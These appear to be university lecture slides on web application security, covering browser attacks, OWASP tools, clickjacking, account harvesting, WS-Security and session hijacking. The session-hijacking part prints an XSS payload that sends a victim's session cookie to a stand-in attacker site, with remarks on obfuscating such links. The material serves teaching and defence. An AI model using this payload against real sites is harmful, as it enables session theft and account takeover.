

MODULE VI: WEB APPLICATION SECURITY

Presented by: Vidyadhari R. Singh

Topics Covered:

OWASP, Web Browser Attacks, Clickjacking, Account Harvesting,
Web Services Security

WEB BROWSER ATTACKS

- A browser often connects to more than the one address shown in the browser's address bar.
- Fetching data can entail accesses to numerous locations to obtain pictures, audio content, and other linked content.
- Browser software can be malicious or can be corrupted to acquire malicious functionality.
- Popular browsers support add-ins, extra code to add new features to the browser, but these add-ins themselves can include corrupting code.
- Data display involves a rich command set that controls rendering, positioning, motion, layering, and even invisibility.
- The browser can access any data on a user's computer (subject to access control restrictions); generally the browser runs with the same privileges as the user.
- Data transfers to and from the user are invisible, meaning they occur without the user's knowledge or explicit permission.

WEB BROWSER ATTACKS

Man-in-the-Browser

A **man-in-the-browser** attack is an example of malicious code that has infected a browser. Code inserted into the browser can read, copy, and redistribute anything the user enters in a browser. The threat here is that the attacker will intercept and reuse credentials to access financial accounts and other sensitive data.

Man-in-the-browser: Trojan horse that intercepts data passing through the browser

WEB BROWSER ATTACKS

Keystroke Logger

We introduce another attack approach that is similar to a man in the browser. A **keystroke logger** (or **key logger**) is either hardware or software that records all keystrokes entered. The logger either retains these keystrokes for future use by the attacker or sends them to the attacker across a network connection.

As a hardware device, a keystroke logger is a small object that plugs into a USB port, resembling a plug-in wireless adapter or flash memory stick. Of course, to compromise a computer you have to have physical access to install (and later retrieve) the device. You also need to conceal the device so the user will not notice the logger (for example, installing it on the back of a desktop machine). In software, the logger is just a program installed like any malicious code. Such devices can capture passwords, login identities, and all other data typed on the keyboard. Although not limited to browser interactions, a keystroke logger could certainly record all keyboard input to the browser.

WEB BROWSER ATTACKS

Page-in-the-Middle

A **page-in-the-middle** attack is another type of browser attack in which a user is redirected to another page. Similar to the man-in-the-browser attack, a page attack might wait until a user has gone to a particular web site and present a fictitious page for the user. As an example, when the user clicks “login” to go to the login page of any site, the attack might redirect the user to the attacker’s page, where the attacker can also capture the user’s credentials.

The admittedly slight difference between these two browser attacks is that the man-in-the-browser action is an example of an infected browser that may never alter the sites visited by the user but works behind the scenes to capture information. In a page-in-the-middle action, the attacker redirects the user, presenting different web pages for the user to see.

WEB BROWSER ATTACKS

Program Download Substitution

Coupled with a page-in-the-middle attack is a download substitution. In a **download substitution**, the attacker presents a page with a desirable and seemingly innocuous program for the user to download, for example, a browser toolbar or a photo organizer utility. What the user does not know is that instead of or in addition to the intended program, the attacker downloads and installs malicious code.

A user agreeing to install a program has no way to know what that program will actually do.

The advantage for the attacker of a program download substitution is that users have been conditioned to be wary of program downloads, precisely for fear of downloading malicious code. In this attack, the user knows of and agrees to a download, not realizing what code is actually being installed. (Then again, users seldom know what really installs after they click [Yes].) This attack also defeats users' access controls that would normally block software downloads and installations, because the user intentionally accepts this software.

WHAT IS OWASP?

- OWASP stands for the Open Web Application Security Project, an online community that produces articles, methodologies, documentation, tools, and technologies in the field of web application security.
- OWASP (**Open Web Application Security Project**) is an organization that provides unbiased and practical, cost-effective information about computer and Internet applications.
- The goal of **OWASP TOP 10** is to educate developers, architects, managers, organizations, and designers about the consequences of the most common and most **important** web application security weakness. **OWASP TOP 10** provides basics techniques to protect against these high-risk problems and give guidance what to do next.

WHAT IS OWASP?

- Open Web Application Security Project
 - worldwide free and open community focused on improving the security of application software
 - Promotes secure software development
 - Oriented to the delivery of web oriented services
 - An open forum for discussion
 - A free resource for any development team

HOW DOES OWASP WORK?

- Chapter leaders coordinate activities in their local area. The **OWASP** Leaders are responsible for making decisions about technical direction, project priorities, schedule, and releases. Collectively, the **OWASP** Leaders can be thought of as the management of the **OWASP** Foundation.

OWASP ORGANIZATION


- Global Board
- Global Committees
 - Education
 - Chapters
 - Conferences
 - Industry
 - Projects & Tools
 - Membership
- Employees
- Volunteers



OWASP

The Open Web Application Security Project

MAJOR INITIATIVES:



OWASP PUBLICATIONS

Major Publications

Top 10 Web Application Security Vulnerabilities

Guide to Building Secure Web Applications

Legal Project

Code Review Guide

Testing Guide

AppSec Faq

Software Assurance Maturity Model

Application Security Verification Standards

OWASP SOFTWARE

Common Features

- All OWASP software are provided free for download from <http://www.owasp.org>
- Software is released under any approved free licenses
- Active Projects
 - Updating as needed
 - Ongoing Projects
 - Many maintainers and contributors
- OWASP Software is free for download and can be used by individuals or businesses

OWASP SOFTWARE - WEBGOAT

WebGoat

- Primarily a training application
- Provides
 - An educational tool for learning about application security
 - A baseline to test security tools against (i.e. known issues)
- What is it?
 - A J2EE web application arranged in “Security Lessons”
 - Based on Tomcat and JDK 1.5
 - Oriented to learning
 - Easy to use
 - Illustrates credible scenarios
 - Teaches realistic attacks, and viable solutions

OWASP SOFTWARE - WEBGOAT

WebGoat – What can you learn?

- A number of constantly growing attacks and solutions
 - Cross Site Scripting
 - SQL Injection Attacks
 - Thread Safety
 - Field & Parameter Manipulation
 - Session Hijacking and Management
 - Weak Authentication Mechanisms
 - Many more attacks added
- Getting the Tools
 - http://www.owasp.org/index.php/Category:OWASP_WebGoat_Project
 - Simply download, unzip, and execute the jar file.

OWASP SOFTWARE - WEBCARAB

WebScarab

- A framework for analyzing HTTP/HTTPS traffic
- Web Proxy written in Java
- Multiple Uses
 - Developer: Debug exchanges between client and server
 - Security Analyst: Analyze traffic to identify vulnerabilities
- Technical Tool
 - Focused on software developers
 - Extensible plug-in architecture
 - Open source
 - Very powerful tool
- Getting the Tool
 - http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project

OWASP SOFTWARE - WEBCARAB

WebScarab - What can it do?

- Features
 - **Fragment Analysis** – extract scripts and html as presented to the browser, instead of source code presented by the browser post render
 - **Proxy** – observe traffic between the browser and server, includes the ability to modify data in transit, expose hidden fields, and perform bandwidth manipulation
 - **Manual Intercept** - allows the user to modify HTTP and HTTPS requests and responses on the fly, before they reach the server or browser.
 - **Spider** – identifies new URLs within each page viewed
 - **SessionID Analysis** – Collection and analysis of cookies to determine predictability of session tokens
 - Much more...

WHAT IS CLICKJACKING?


- Clickjacking is an attack that tricks a user into clicking a webpage element which is invisible or disguised as another element. This can cause users to unwittingly download malware, visit malicious web pages, provide credentials or sensitive information, transfer money, or purchase products online.
- Typically, clickjacking is performed by displaying an invisible page or HTML element, inside an iframe, on top of the page the user sees. The user believes they are clicking the visible page but in fact they are clicking an invisible element in the additional page transposed on top of it.
- The invisible page could be a malicious page, or a legitimate page the user did not intend to visit – for example, a page on the user's banking site that authorizes the transfer of money.

SEVERAL VARIATIONS OF THE CLICKJACKING ATTACK


- **Likejacking** – a technique in which the Facebook “Like” button is manipulated, causing users to “like” a page they actually did not intend to like.
- **Cursorjacking** – a UI redressing technique that changes the cursor for the position the user perceives to another position. Cursorjacking relies on vulnerabilities in Flash and the Firefox browser, which have now been fixed.

CLICKJACKING ATTACK EXAMPLE

- The attacker creates an attractive page which promises to give the user a free trip to say eg. Tahiti.
- In the background the attacker checks if the user is logged into his banking site and if so, loads the screen that enables transfer of funds, using query parameters to insert the attacker's bank details into the form.
- The bank transfer page is displayed in an invisible iframe above the free gift page, with the "Confirm Transfer" button exactly aligned over the "Receive Gift" button visible to the user.
- The user visits the page and clicks the "Book My Free Trip" button.
- In reality the user is clicking on the invisible iframe, and has clicked the "Confirm Transfer" button. Funds are transferred to the attacker.
- The user is redirected to a page with information about the free gift (not knowing what happened in the background).



This example illustrates that, in a clickjacking attack, the malicious action (on the bank website, in this case) cannot be traced back to the attacker because the user performed it while being legitimately signed into their own account.



CLICKJACKING MITIGATION

- **Client-side methods** – the most common is called Frame Busting. Client-side methods can be effective in some cases, but are considered not to be a best practice, because they can be easily bypassed
- **Server-side methods** – the most common is X-Frame-Options. Server-side methods are recommended by security experts as an effective way to defend against clickjacking

ACCOUNT HARVESTING

- Often used to refer to computer spammers, individuals who try to sell or through email advertising.
- Account harvesting involves using computer programs to search areas on the Internet in order to gather lists of email addresses from a number of sources, including chat rooms, domain names, instant message users, message boards, news groups, online directories for Web pages, Web pages, and other online destinations.
- Recent studies have shown that newsgroups and chat rooms, in particular, are great resources for harvesting email addresses.

ACCOUNT HARVESTING

- Search engines such as Google have become an excellent source of email addresses. With a simple automated search using the search engine's API (Application Programmers Interface), an individual can get all email addresses that were collected by the search engine. In particular, it is of interest when an account-harvesting effort targets a particular domain, such as launching a spear phishing attack against a target.
- Preventative measures for harvesting include masking email addresses for harvesting software, using a separate screen name for online chatting that is not associated with one's email address, setting up two separate email addresses—one for personal messages and another for public posting, and using unique email addresses that combine letters and numbers.

ACCOUNT HARVESTING

- It is a combination of three separate security flaws:
- **User Enumeration:** The ability to programmatically determine the valid users on the system
- **Weak Password Policy:** The presence and/or allowance of weak passwords like “123456”, “password”, common words, etc., that can be easily guessed using wordlists
- **Lack of Account Lockout:** The failure to lock out an account after a certain number of failed account login attempts

WEB SERVICES SECURITY

- Web Services Security (WS Security) is a specification that defines how security measures are implemented in web services to protect them from external attacks.
- It is a set of protocols that ensure security for SOAP-based messages by implementing the principles of confidentiality, integrity and authentication.
- SOAP (Simple Object Access Protocol) is a messaging protocol specification for exchanging structured information in the implementation of web services in computer networks. Its purpose is to provide extensibility, neutrality and independence.
- Because Web services are independent of any hardware and software implementations, WS-Security protocols need to be flexible enough to accommodate new security mechanisms and provide alternative mechanisms if an approach is not suitable.
- Because SOAP-based messages traverse multiple intermediaries, security protocols need to be able to identify fake nodes and prevent data interpretation at any nodes.
- WS-Security combines the best approaches to tackle different security problems by allowing the developer to customize a particular security solution for a part of the problem.
- For example, the developer can select digital signatures for non-repudiation and Kerberos for authentication.

Session Hijacking, Social Engineering

Module 6




Session Hijacking

- **Description**
 - The Session Hijacking attack consists of the exploitation of the web session control mechanism, which is normally managed for a session token.
 - Because http communication uses many different TCP connections, the web server needs a method to recognize every user's connections. The most useful method depends on a token that the Web Server sends to the client browser after a successful client authentication. A session token is normally composed of a string of variable width and it could be used in different ways, like in the URL, in the header of the http requisition as a cookie, in other parts of the header of the http request, or yet in the body of the http requisition.
-



Session Hijacking (Cont'd)

- The Session Hijacking attack compromises the session token by stealing or predicting a valid session token to gain unauthorized access to the Web Server.
 - The session token could be compromised in different ways; the most common are:
 - Predictable session token;
 - Session Sniffing;
 - Client-side attacks (XSS, malicious JavaScript Codes, Trojans, etc);
 - Man-in-the-middle attack
 - Man-in-the-browser attack
-



Session Hijacking (Cont'd)

What is the Difference Between Session Hijacking and Session Spoofing?

- While closely related, hijacking and spoofing differ in the timing of the attack.
- As the name implies, session hijacking is performed against a user who is currently logged in and authenticated, so from the victim's point of view the attack will often cause the targeted application to behave unpredictably or crash.
- With session spoofing, attackers use stolen or counterfeit session tokens to initiate a new session and impersonate the original user, who might not be aware of the attack.



Main Methods of Session Hijacking

Attackers have many options for session hijacking, depending on the attack vector and the attacker's position.

The first broad category are attacks focused on intercepting cookies:

- Cross-site scripting (XSS):** This is probably the most dangerous and widespread method of web session hijacking. By exploiting server or application vulnerabilities, attackers can inject client-side scripts (typically JavaScript) into web pages, causing your browser to execute arbitrary code when it loads a compromised page. If the server doesn't set the *HttpOnly* attribute in session cookies, injected scripts can gain access to your session key, providing attackers with the necessary information for session hijacking.

For example, attackers may distribute emails or IM messages with a specially crafted link pointing to a known and trusted website but containing HTTP query parameters that exploit a known vulnerability to inject script code.


Main Methods of Session Hijacking (Cont'd)

For an XSS attack used for session hijacking, the code might send the session key to the attacker's own website, for instance:

```
http://www.TrustedSearchEngine.com/search?<script>location.href='http://www.SecretVillainSite.com/hijacker.php?cookie='+document.cookie;</script>
```

This would read the current session cookie using `document.cookie` and send it to the attacker's website by setting the location URL in the browser using `location.href`. In real life, such links may use character encoding to obfuscate the code and URL shortening services to avoid suspiciously long links. In this case, a successful attack relies on the application and web server accepting and executing unsanitized input from the HTTP request.

Illustration of session hijacking using XSS






Main Methods of Session Hijacking (Cont'd)

- **Session side jacking:** This type of attack requires the attacker's active participation, and is the first thing that comes to mind when people think of "being hacked".
 - Using packet sniffing, attackers can monitor the user's network traffic and intercept session cookies after the user has authenticated on the server. If the website only uses SSL/TLS encryption for the login pages and not for the entire session, the attacker can use the sniffed session key to hijack the session and impersonate the user to perform actions in the targeted web application.
 - Because the attacker needs access to the victim's network, typical attack scenarios involve unsecured Wi-Fi hotspots, where the attacker can either monitor traffic in a public network or set up their own access point and perform man-in-the-middle attacks.
-

Illustration of session hijacking using packet sniffing



Main Methods of Session Hijacking (Cont'd)

- **Session fixation:** To discover the victim's cookie, the attacker may simply supply a known session key and trick the user into accessing a vulnerable server. There are many ways to do this, for example by using HTTP query parameters in a crafted link sent by e-mail or provided on a malicious website, for example:
 - `Click here to log in now`
 - When the victim clicks the link, they are taken to a valid login form, but the session key that will be used is supplied by the attacker. After authentication, the attacker can use the known session key to hijack the session.
 - Another method of session fixation is to trick the user into completing a specially crafted login form that contains a hidden field with the fixed session ID. More advanced techniques include changing or inserting the session cookie value using a cross-site scripting attack or directly manipulating HTTP header values (which requires access to the user's network traffic) to insert a known session key using the Set-Cookie parameter.



How Can You Prevent Session Hijacking?

The session hijacking threat exists due to limitations of the stateless HTTP protocol. Session cookies are a way of overcoming these constraints and allowing web applications to identify individual computer systems and store the current session state, such as your shopping in an online store.

For regular browser users, following some basic online safety rules can help reduce risk, but because session hijacking works by exploiting fundamental mechanisms used by the vast majority of web applications, there is no single guaranteed protection method.

How Can You Prevent Session Hijacking?

